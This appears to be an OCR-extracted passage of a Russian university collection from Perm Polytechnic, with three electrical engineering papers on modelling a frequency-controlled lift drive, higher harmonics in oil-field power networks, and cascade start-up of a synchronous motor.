Щербинин Алексей Григорьевич – кандидат технических наук, профессор кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: agshch@mail.ru

УДК 621.313

В.А. Трефилов, Р.В. Мариев, А.П. Ярушин

МОДЕЛИРОВАНИЕ ПРОЦЕССОВ ЧАСТОТНОГО АСИНХРОННОГО ЭЛЕКТРОПРИВОДА ПАССАЖИРСКОГО ЛИФТА

В данной статье рассмотрены аспекты моделирования процессов частотного электропривода.

Ключевые слова: электрический привод, асинхронный двигатель.

V.A. Trefilov, R.V. Mariev, A.P. Yarushin

MODELING THE PROCESSES OF A FREQUENCY ASYNCHRONOUS ELECTRIC DRIVE OF A PASSENGER LIFT

In this article the aspects modeling processes of a frequency electric drive.

Keywords: electric drive; induction motor.

В современном мире большое распространение получили электрические приводы, в качестве электромеханического преобразователя наиболее часто применяют асинхронные двигатели из-за их надежности и простоты конструкции. Для управления асинхронным двигателем целесообразно применять преобразователь частоты.

С развитием компьютерной техники для исследования процессов в электроприводе можно работать с математической моделью в программе Simulink пакета MatLab.

Кинематическая схема лифтовой установки представлена на рис. 1 [1]. На схеме лифта представлены следующие элементы лифтовой установки: *1* – двигатель с редуктором; *2* – шкив и лебедка; *3* – кабина; *4* – противовес; *5* – трос. Исследуемый лифт обладает следующими параметрами: масса кабины 500 кг; грузоподъемность 630 кг; скорость движения 1,6 м/с; ускорение 0.8 м/с^2.

Расчет противовеса ведётся таким образом, чтобы он уравновешивал силу тяжести пустой кабины и часть номинального поднимаемого груза:

$$G_{\text{пр}} = G_0 + \alpha \cdot G_{\text{н}} = 4900 + 0{,}4 \cdot 6174 = 7370 \text{ Н}, \qquad (1)$$

где G_0 – сила тяжести кабины, Н; α – коэффициент уравновешивания, $\alpha = 0{,}4$; $G_н$ – сила тяжести номинального поднимаемого груза.

Статическая мощность электродвигателя при подъеме груза при наличии противовеса:

$$P_с = \frac{(G_0 + G_н - G_{пр})v}{\eta 1} = 6973 \text{ Вт}, \quad (2)$$

где v – скорость подъёма груза, $v = 1{,}6$ м/с; η_1 – КПД подъёмного механизма, η = 0,85;

Время перемещения кабины лифта на высоту $L = 48$ м при скорости $v = 1{,}6$ м/с:

$$t = \frac{L}{v} = \frac{h \cdot K}{v} = \frac{48}{1{,}6} = 30 \text{ с}, \quad (3)$$

где h – высота одного этажа, $h = 3$ м; K – количество этажей, $K = 16$.

Относительная продолжительность включения:

$$ПВ_{се} = \frac{2t}{2t + mt_{01} + mt_{02} + mt_{03}} 100\ \% = 28{,}986\ \%, \quad (4)$$

где m – количество остановок лифта при подъеме и спуске, $m = 6$; t_{01} – время загрузки и разгрузки на 1 участке, $t_{01} = 1{,}5 \cdot 7 = 10{,}5$ с; t_{02} – время закрытия и открытия дверей, включения ад, $t_{02} = 10$ с; t_{03} – время ускорения и замедления лифта, $t_{03} = 4$ с.

Предварительный выбор двигателя по мощности при $ПВ_{се} = 28{,}986$ %.

$$P_{н1} = k_з \cdot P_с = 1{,}5 \cdot 6973 = 10460 \text{ Вт}, \quad (5)$$

где $k_з$ – коэффициент запаса, $k_з = 1{,}5$.

Пересчет мощности при номинальном значении $ПВ_н = 40$ %.

$$P_{н\ подъем} = P_{н1}\sqrt{\frac{28{,}986}{40}} = 10460\sqrt{\frac{28{,}986}{40}} = 8904 \text{ Вт}. \quad (6)$$

Момент сопротивления при подъеме нагруженной кабины:

$$M_{с\ подъём} = \frac{(G_0 + G_н - G_{пр})D \cdot \omega_м}{2 \cdot \eta 1 \cdot \omega_н} = 223.764 \text{ Н·м}, \quad (7)$$

где D – диаметр шкива, D = 0,85 м; $\omega_м$ – угловая частота вращения шкива, $\omega_н = 3{,}765$ рад/с.

По результатам расчета был выбран асинхронный двигатель 5АФ200МВ4/24, с $P_н = 12$ кВт; $n_н = 215$ об/мин; $\eta = 82{,}5$ %; $\cos\varphi = 0{,}91$.

Необходим расчёт Т-образной схемы замещения асинхронного двигателя для дальнейшего применения параметров в математической модели.




Рис. 2. Т-образная схема замещения асинхронного двигателя

Рассчитанные параметры схемы замещения в относительных единицах R1 = 0.096; R2 = 0.094; X1 = 0.072; X2 = 0.096; Xm = 2.352; Tm = 82.464.

Математическое описание процессов асинхронного двигателя. Дифференциальные уравнения, описывающие электромеханические процессы в асинхронном двигателе в координатных осях α, β:

$$\begin{cases} U_{S\alpha} = R_S \cdot i_{S\alpha} + \dfrac{d\psi_{S\alpha}}{dt}, \\ U_{S\beta} = R_S \cdot i_{S\beta} + \dfrac{d\psi_{S\beta}}{dt}, \\ 0 = R_R \cdot i_{R\alpha} + \dfrac{d\psi_{R\alpha}}{dt} + \psi_{R\beta} \cdot \omega, \\ 0 = R_R \cdot i_{R\beta} + \dfrac{d\psi_{R\beta}}{dt} - \psi_{R\alpha} \cdot \omega. \end{cases} \quad (8)$$

Уравнение электромагнитной связи между потокосцеплением ψ и токов контуров I в векторной форме для пространственных величин:

$$\bar{\psi} = \bar{I} x L. \quad (9)$$

– уравнение движения:

$$m_e - m_C = J_\Sigma \frac{d\omega}{dt}. \quad (10)$$

Блок схема математической модели частотно-регулируемого асинхронного двигателя представлена на рис. 3.




Рис. 3. Блок-схема математической модели частотного электропривода

Схема модели состоит из следующих блоков: источника напряжения с регулированием частоты и напряжения и асинхронного двигателя с короткозамкнутым ротором.

На рис. 4. представлена блок-схема источника, в модели которого реализовано управление АД по двум каналам: частоты и напряжения.




Рис. 4. Блок-схема источника питания частотно-регулируемого АД

С помощью блока «Ramp1» задается линейно возрастающий сигнал изменения частоты с начальным уровнем сигнала *Kf*. Блок «Saturation1» ограничивает величину входного сигнала. Блок «Ramp2» формирует сигнал на снижения частоты до значения ограничителя блока «Saturation2». Блок «Ramp3» формирует линейно возрастающий сигнал изменения напряжения с начальным уровнем

сигнала *Ku*. Блок «Saturation3» ограничивает величину входного сигнала. Блок «Ramp4» формирует сигнал на снижения напряжения до значения ограничителя блока «Saturation4» [2].

Исследования подъема кабины пассажирского лифта на 3 этаж (рис. 5–9).




Рис. 5. Временная зависимость скорости подъёма кабины




Рис. 6. Временная зависимость электромагнитного момента




Рис. 7. График изменения тока статора асинхронного двигателя




Рис. 8. График изменения активной мощности




Рис. 9. График изменения реактивной мощности

Заключение. В процессе работы была выбрана кинематическая схема подъёмного механизма и двигатель, произведен расчёт схемы замещения двигателя по его паспортным данным, создана математическая модель частотного электропривода, состоящая из источника с регулированием частоты питающего напряжения и асинхронного двигателя. Исследован режим подъёма спуска кабины на 3 этаж.

Библиографический список

1. Волков Д.П. Лифты. – М.: Москва, 1999. – 481 с.

2. Черных И.В. Моделирование электротехнических устройств в MatLab, SimPowerSystem и Simulink. – М.: ДМК Пресс; СПб.: Питер, 2008. – 288 с.

Сведения об авторах

Трефилов Владимир Алексеевич – кандидат технических наук, доцент кафедры «Электротехника и электромеханика» Пермского национально исследовательского политехнического университета, г. Пермь, e-mail: tvapnipu@mail.ru

Мариев Роман Викторович – студент Пермского национально исследовательского политехнического университета, гр. ЭМ-16-1б, г. Пермь, e-mail: vip.m5f10@mail.ru

Ярушин Артемий Павлович – студент Пермского национально исследовательского политехнического университета, гр. ЭМ-16-1б, г. Пермь, e-mail: artemkamolodeccccc@gmail.com

УДК 621.3.017.6

А.Э. Файзуллин, Д.К. Елтышев

МЕТОДИКА АНАЛИЗА ВЛИЯНИЯ ВЫСШИХ ГАРМОНИК НА РАБОТУ ЭЛЕКТРООБОРУДОВАНИЯ ОБЪЕКТОВ НЕФТЕДОБЫЧИ

В работе рассмотрены вопросы оценки высших гармонических составляющих при функционировании объектов нефтедобычи. Проведен анализ влияния токов и напряжений нелинейных форм на работу электрооборудования на данном объекте. Рассмотрены методы по снижению высших гармоник, связанные с использованием современных технических и технологических решений.

Ключевые слова: высшие гармоники; распределительные сети; энергоэффективность; инжиниринг; энергосбережение; фильтры.

A.E. Faizullin, D.K. Eltyshev

METHOD FOR ANALYZING THE INFLUENCE OF HIGHER HARMONICS ON THE OPERATION OF ELECTRICAL EQUIPMENT OF OIL PRODUCTION FACILITIES

The paper deals with the assessment of higher harmonic components in the functioning of oil production facilities. The analysis of the influence of currents and voltages of nonlinear forms on the operation of electrical equipment at this object is carried out. Methods for reducing higher harmonics associated with the use of modern technical and technological solutions are considered.

Keywords: higher harmonics; distribution network; energy efficiency; engineering; energy saving; filters.

Введение. В современном мире ежедневное увеличение количества нелинейных устройств, которые создают токи несинусоидальной формы при своей работе, являются основной причиной ухудшения качества электрической энергии в сетях. Из-за таких изменений в структуре нагрузки основной проблемой в настоящее время стали качество электроэнергии и уменьшение уровня гармоник. В результате влияния высших гармоник (ВГ) в трансформаторахпоявляются дополнительные потери, ложные срабатывания предохранителей и автоматических выключателей, усиленный износ электрооборудования, старение изоляции у кабельных линий. Понижение уровней ВГ в

электрических сетях относятся к решению задач улучшения качества электрической энергии, энергосбережения и, соответственно, повышение эффективности производства. В данный момент, проблема снижения ВГ в электрических сетях до требований, установленных ГОСТом32144-2013, является актуальной.

Цель данной работы – анализ нелинейных устройств иих влияния на работу электрооборудования нефтедобывающих объектов, а также методы снижения высших гармоник в сети с распределенными нелинейными нагрузками. Согласно ГОСТ 32144-2013, допустимое значение Ки (коэффициента искажения) синусоидальности кривой напряжения для сетей напряжения 0,38 кВ составляет 8 %, предельно допустимое значение составляет 12 % [1]. Электроприемники с нелинейной вольт-амперной характеристикой являются источниками гармоник тока. Рассмотрим источники ВГ в системах электроснабжения. Детальный анализ нелинейных устройств, которые генерируют ВГ в системах электроснабжения, проведен в работах [4, 6].

Основным видом нелинейных нагрузок у промышленных потребителей являются трехфазные асинхронные двигатели с регулируемой скоростью вращения, люминесцентные лампы и установки дуговой сварки. Гармонический состав потребляемого тока от сети:

$$I_n = \frac{I_1}{n}, \qquad (1)$$

где $n = kp \pm 1$, $k = 1,2,\ldots,I_1$ – амплитуда тока основной гармоники, Р-число фаз преобразования.

Асинхронные двигатели генерируют в сеть токи несинусоидальной формы. Частотный спектр гармоник тока электродвигателей включает в себя нечетные гармоники, среди которых, очевидно, и кратные трем. Наиболее существенны здесь 3, 5 и 7 гармоники[2].

Также к данной группе следует отнести преобразователи частоты. Уровень токов высших гармоник на шинах мощных преобразовательных установок может превышать 20 % от тока основной частоты. В работе [6] проведенспектральный анализ гармонических составляющих тока преобразователей частоты (ПЧ). Онипотребляют из сети нечетные гармоники с 3-ей по 15-ю с однофазным подключением к сети питания, ас 3-х фазным подключением– 5-ю, 7-ю, 11-ю гармоники.

Результаты исследований, проведенные на нефтеперерабатывающем предприятии с большим количеством частотных преобразо-

вателей, показали, что при доле низковольтной нагрузки с частотными преобразователями 70 % значение коэффициента Ки (коэффициент гармонических искажений) составляет 50 % от напряжения основной частоты, и это 6 раз превышает норму. В спектре присутствуют 2, 4, 5, 6, 7, 11, 13, 17-я и другие гармоники. Максимальные амплитуды высших гармоник имеют: 3-я гармоника – 22 %, 6-я – 13,4 %, 13-я – 22 %, 19-я – 26,7 %; 25-я – 18 % [3].

Наиболее распространенные элементы электрической сети – трансформаторы. Причиной генерации трансформаторами токов и напряжений нелинейной формы в сеть является наличие петли гистерезисаинелинейность кривой намагничивания их магнитопроводов, это приводит к искажению синусоидальности намагничивающего тока трансформаторов и к продуцированиюВГ в токе, потребляемом трансформатором из сети. Наиболее существенны 3-я, 5-я и 7-я гармоники.

Основные источники гармоник, которые продуцируют в сеть токи и напряжения нелинейной формы на нефтедобывающем объекте, приведены в таблице 1, где указано, какие именно порядки генерируют источники гармоник и доли тока от основной гармоники. К ним можно отнести асинхронные двигатели, преобразователи частоты и трансформаторы [6].

Источники гармоник тока в системах электроснабжения

Источник гармоник	Номер гармоник, *n*	Доля тока б, %
Асинхронный двигатель	3	40
	5	30
	7	20
Преобразователь частоты	3	28
	5	20
	7	12
	11	10
Трансформаторы	3	40
	5	30
	7	20

Рассмотрим влияние высших гармоник на работу электрооборудования объектов нефтедобычи.

Основные причины, которые вызываютзначительный интерес к проблеме повышения уровня гармоник в объектах нефтедобычи заключаетсяв негативном влиянии высших гармоник на работу электро-

оборудования. Перечислим главные элементы системы электроснабжения объектов нефтедобычи и влияние высших гармоник на них.

Трансформаторы. ВГ приводят к нагреву обмоток и к повышению потерь в сердечниках от токов Фуко.




Рис. 1. Схема установки электроцентробежного насоса в объекте нефтедобычи

Электродвигатели. Высокий уровень содержания ВГ приводит к перегреву обмоток и повышению вибрации, которые вызывают ускоренное старение электрической изоляции, к увеличенному нагреву из-за потерь железа и меди на гармонических частотах, а также к более высоким слышимым шумовым излучениям по сравнению с синусоидальным возбуждением [3].

Преобразователи частоты. В станциях управления у нефтедобывающих объектов, установлены частотные преобразователи. Преобразователи частоты являются нелинейными устройствами. Они продуцируют широкий спектр ВГ в двигатели и в систему электроснабжения. Из-за этого возникают проблемы, которые связаны с влиянием ВГ на двигатели и на оборудование энергетической системы [3].

Высшие гармоники в сетях электроснабжения вызывают дополнительныепотери электроэнергии. Как говорится в [4], потери от высших гармонических составляющих при значениях коэффициента несинусоидальности от 7 до 15 % могут достигать от 10 до 12 % суммарных потерь мощности. Если значения несинусоидальности невелики, то дополнительные потери незначительны.

Исходя из вышеперечисленных негативных факторов влияния высших гармоник, актуальной проблемой является подавление токов и напряжений нелинейных форм. Для того чтобы обеспечить минимальный ток в проводнике нейтрали и минимальное содержание ВГ в выходном напряжении, нужно добитьсясбалансированности нагрузок по фазам.

Последовательное включение линейных дросселей, является практичныметодом снижения уровнейВГ тока, которые генерируютсянелинейными нагрузками. Такой дроссель имеет незначительное индуктивное сопротивление на основной частоте и значительные величины сопротивлений для высших гармоник, что приводит к их ослаблению [6].

Иногда использованиелинейных дросселей, которые включены последовательно, не позволяет снизитьВГ до допустимых значений. Тогдалучшеиспользоватьпассивные LC-фильтры, которые настроены на определенный порядок гармоник. Подключение фильтра на входе выпрямителя позволяет уменьшить Ки тока до 9–10 %. Значения данного коэффициента в системе без фильтра может достигать 35 % и более. К примеру, если фильтр настроен на 7-ю гармонику, то сопротивление поперечной цепи близко к нулю и ток, потребляемый от источника, не будет содержать эту гармонику [6].

Еще одним способом подавления высших гармоник является использованиеразделительных трансформаторов, так какданный трансформатор с обмотками «треугольник-звезда» позволяет значительноподавлять гармоники кратные третьей.

Заключение. Стоит отметить, что подавление уровней высших гармоник в объектах нефтедобычи позволяет уменьшить потери электрической энергии и увеличить ресурсы электрооборудования. Были рассмотрены источники ВГ, а также методы снижения токов и напряжений нелинейных форм в системах электроснабжения нефтедобывающих объектов.

Библиографический список

1. ГОСТ 32144-2013. Электрическая энергия. Совместимость технических средств электромагнитная. Нормы качества электрической энергии в системах электроснабжения общего назначения. – Введ. 2014–07–01. – М.: Стандартинформ, 2013. – 62 с.

2. Тихомиров В.А., Титов В.Г., Хватов С.В. Технические и экономические аспекты применения регулируемых приводов постоянного и переменного тока // Тр. Нижегород. гос. техн. ун-та им. Р.Е. Алексеева. – 2010. – № 4. – С. 190–204.

3. Прахов И.В., Кутьянов Р.Р., Бикметов А.Г. Влияние частотно-регулируемого электропривода на генерацию высших гармоник в электрической сети // Современные наукоемкие технологии. – 2015. – № 8. – С. 45–48.

4. Аррилага Дж., Брэдли Д., Баджер П. Гармоники в электрических системах / пер. с англ. – М.: Энергоатомиздат. – 1990. – 320 с.

5. Akagi H. Active harmonic filters. Proceedings of the IEEE. – 2005. – Vol. 93, No. 12. – P. 2128–2141.

6. Розанов Ю.К., Рябчицкий М.В., Кваснюк А.А. Силовая электроника: учебник для вузов. – 2-е изд. – М.: Изд. дом МЭИ, – 2009. – С. 632.

7. Asiminoaei L., Blaabjerg F., Hansen S. IEEE industry application magazine. – Jul/Aug 2007. – Vol. 13, No. 4. – P. 22–23.

8. Depenbrock M. The FBD-method, a generally applicable tool for analyzing power relations // IEEE transactions on power systems. – 1993. – Vol. 8. – No 2. – P. 381–387.

9. Singh B., Al-Haddad K., Chandra A. A review of active filters for power quality improvement. – IEEE trans. On industrial electronics. – 1999. – Vol. 46, No 5. – P. 960–971.

Сведения об авторах

Файзуллин Артур Эдгарович – магистрант Пермского национального исследовательского политехнического университета, гр. КПИ-18-1м, г. Пермь, e-mail: artur96.07@mail.ru

Елтышев Денис Константинович – кандидат технических наук, доцент кафедры «Микропроцессорные средства автоматизации» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: zerothree@mail.ru

УДК 621.313

В.А. Трефилов, А.П. Ярушин, Р.В. Мариев

МОДЕЛИРОВАНИЕ ПРОЦЕССОВ КАСКАДНОГО ПУСКА СИНХРОННОГО ДВИГАТЕЛЯ

В данной статье рассмотрены аспекты моделирования процессов каскадного пуска синхронного двигателя.

Ключевые слова: электромеханический каскад, синхронный и асинхронный двигатель, пусковые характеристики.

V.A. Trefilov, A.P. Yarushin, R.V. Mariev

MODELING OF PROCESSES OF CASCADING SYNCHRONOUS MOTOR START-UP SYSTEM

This article discusses aspects of modeling the processes of cascade start-up of a two-motor electric drive.

Keywords: electric drive, cascade, synchronous motor, asynchronous motor.

В настоящее время, как в отечественной, так и в зарубежной практике, в промышленности широко применяют сверхмощные агрегаты с синхронными турбодвигателями, мощность которых уже достигает 70 МВт в единице.

Создание сверхмощных агрегатов с электроприводом на базе синхронных турбодвигателей (СД) требует, больших капитальных затрат на пусковое устройство. Анализ структур схем пусковых устройств, применяемых для сверхмощных СД за рубежом, показал, что все они отличаются большой сложностью. Установлено, что одним из рациональных решений проблемы пуска сверхмощных СД может явиться создание двухмашинных агрегатов с каскадным пуском СД, схема агрегата приведена на рис. 1. Эта система практически исключает затраты на пусковое устройство и обладает значительными преимуществами по сравнению с известными способами пуска, прежде всего по простоте и высокой надежности.

Процесс пуска в каскаде условно разделяется на три этапа: первый – разгон агрегата до подсинхронной частоты вращения – асинхронный пуск; второй – синхронизация агрегата и перераспределение напряжения на двигателях; третий – коммутация двигателей [2].




Рис. 1. Принципиальная схема двухмашинного агрегата: К1, К2 – контакторы; ВД–ГД – вспомогательный и главный двигатель; ПР – пусковой реостат

Математическое описание электромеханических процессов электромеханического каскада в осях d и q. При каскадном пуске двигателя статорные обмотки двигателей включены последовательно, уравнения статорных обмоток записываются в виде [3]:

$$\frac{d\psi_d}{dt} = u_d + \omega\psi_q - i_d(R_{1A} + R_{1B}), \frac{d\psi_q}{dt} = u_q - \omega\psi_d - (R_{1A} + R_{1B})i_q. \quad (1)$$

где ω – угловая скорость ротора, R_{1A}, R_{1B} – активное сопротивления двигателей, i_d, i_q – токи статорных контуров, u_d, u_q – напряжение оботок статора. Суммарное потокосцепление обмоток ψ_d, ψ_d двигателей по осям d и q определяется так:

$$\psi_d = \psi_{dA} + \psi_{dB},\ \psi_q = \psi_{qA} + \psi_{qB}. \quad (2)$$

Индекс А – относится к асинхронному двигателю, а индекс В – относится к синхронному двигателю.

Уравнения роторных обмоток синхронного двигателя:

$$\frac{d\psi_f}{dt} = u_f - R_f \cdot i_f, \frac{d\psi_D}{dt} = -R_D \cdot i_D, \frac{d\psi_Q}{dt} = -R_Q \cdot i_Q; \quad (3)$$

где R_f, R_D, R_Q – активные сопротивления обмотки возбуждения и демпферной обмотки в осях d и q.

Уравнения роторных обмоток асинхронного двигателя:

$$\frac{d\psi_{rd}}{dt} = u_{rd} - R_1 \cdot i_{rd}, \frac{d\psi_{rq}}{dt} = u_{rq} - R_1 \cdot i_{rq}. \quad (4)$$

где R_1 –активное сопротивление ротора.

Токи статорных контуров в каскаде определяются по выражениям:

$$i_d = \frac{\psi_d - \psi_{ad} - \psi_{md}}{L_{\sigma 1A} + L_{\sigma 1B}}, i_q = \frac{\psi_q - \psi_{aq} - \psi_{mq}}{L_{\sigma 1A} + L_{\sigma 1B}}. \quad (5)$$

Токи роторных контуров синхронного двигателя:

$$i_f = \frac{\psi_f - \psi_{ad}}{L_{\sigma f}}, i_D = \frac{\psi_D - \psi_{ad}}{L_{\sigma D}}, i_Q = \frac{\psi_Q - \psi_{aq}}{L_{\sigma Q}},$$

$$i_{rd} = \frac{\psi_{rd} - \psi_{md}}{L_2}, i_{rq} = \frac{\psi_{rq} - \psi_{mq}}{L_2}. \quad (6)$$

Электромагнитный момент каскада определяется выражением

$$m = m_A + m_B = i_q \cdot \psi_d - i_d \cdot \psi_q. \quad (7)$$

Уравнение движения в каскаде записывается в виде

$$\frac{d\omega}{dt} = \frac{m_A + m_B - m_c}{J_\Sigma}, \quad (8)$$

где m_A, m_B – электромагнитные моменты АД и СД, J_Σ – ссуммарный момент инерции двигателей и механизма:

$$J_\Sigma = J_B + J_A + J_{мех}. \quad (9)$$

Угол нагрузки определяется по выражению:

$$\frac{d\theta}{dt} = \omega_0 - \omega. \quad (10)$$

Напряжения обмоток статора по осям d и q:

$$U_d = -U \cdot \sin\theta, U_q = U \cdot \cos\theta. \quad (11)$$

В среде Simulink собрана модель с данными двигателей.

Серия машины СТД-12500-2,P=12500 кВт, S=14200 кВА, U=10 кВ, n=3000 об/мин, $I_в$=280,76 А, cosφ=0.9, η=97.94%,, R_{1B} =0.0049 о.е., R_f=0.026 о.е., R_{fpusc}=0.026 о.е., R_D=0.0023 о.е., R_Q=0.0023 о.е., , X_{1B} =0.1148 о.е., $X_f = 0.2108$о.е., $X_D = 0.0511$ о.е., X_Q =0.0504 о.е.

Серия машины ФАЗ-4000-2, P=4000 кВт, S=4755 кВА, U=10 кВ, n=2985 об/мин, cosφ=0.88, η=95.6%. R_{1A}=0.0141 о.е, R_2=0.0157 о.е, R_{1pusk} =0.157 о.е., $X_{1A} = 0.4026$ о.е., X_2 =0.2493 о.е.

За базовые величины взяты данные синхронного двигателя, по уравнениям выше, была построена модель на рис. 2.

Реализация процесса каскадного пуска.

Пусковые характеристики агрегата с каскадным пуском синхронного двигателя. На рис. 3 изображен график изменения скорости вращения. По которому видно, что время разгона АД двигателя составляет $t_п = 2350$ о. е.




Рис. 2. Блок-схема математической модели каскада в среде Simulink




Рис. 3. График изменения скорости вращения
при каскадном пуске СД

На рис. 4. представлена временная характеристика электромагнитного момента асинхронного двигателя, на которой показано как момент двигателя уменьшается после вхождения главного двигателя в синхронизм.




Рис. 4. График изменения электромагнитного
момента АД при каскадном пуске




Рис. 5. График изенмения электромагнитного
момента СД при каскадном пуске

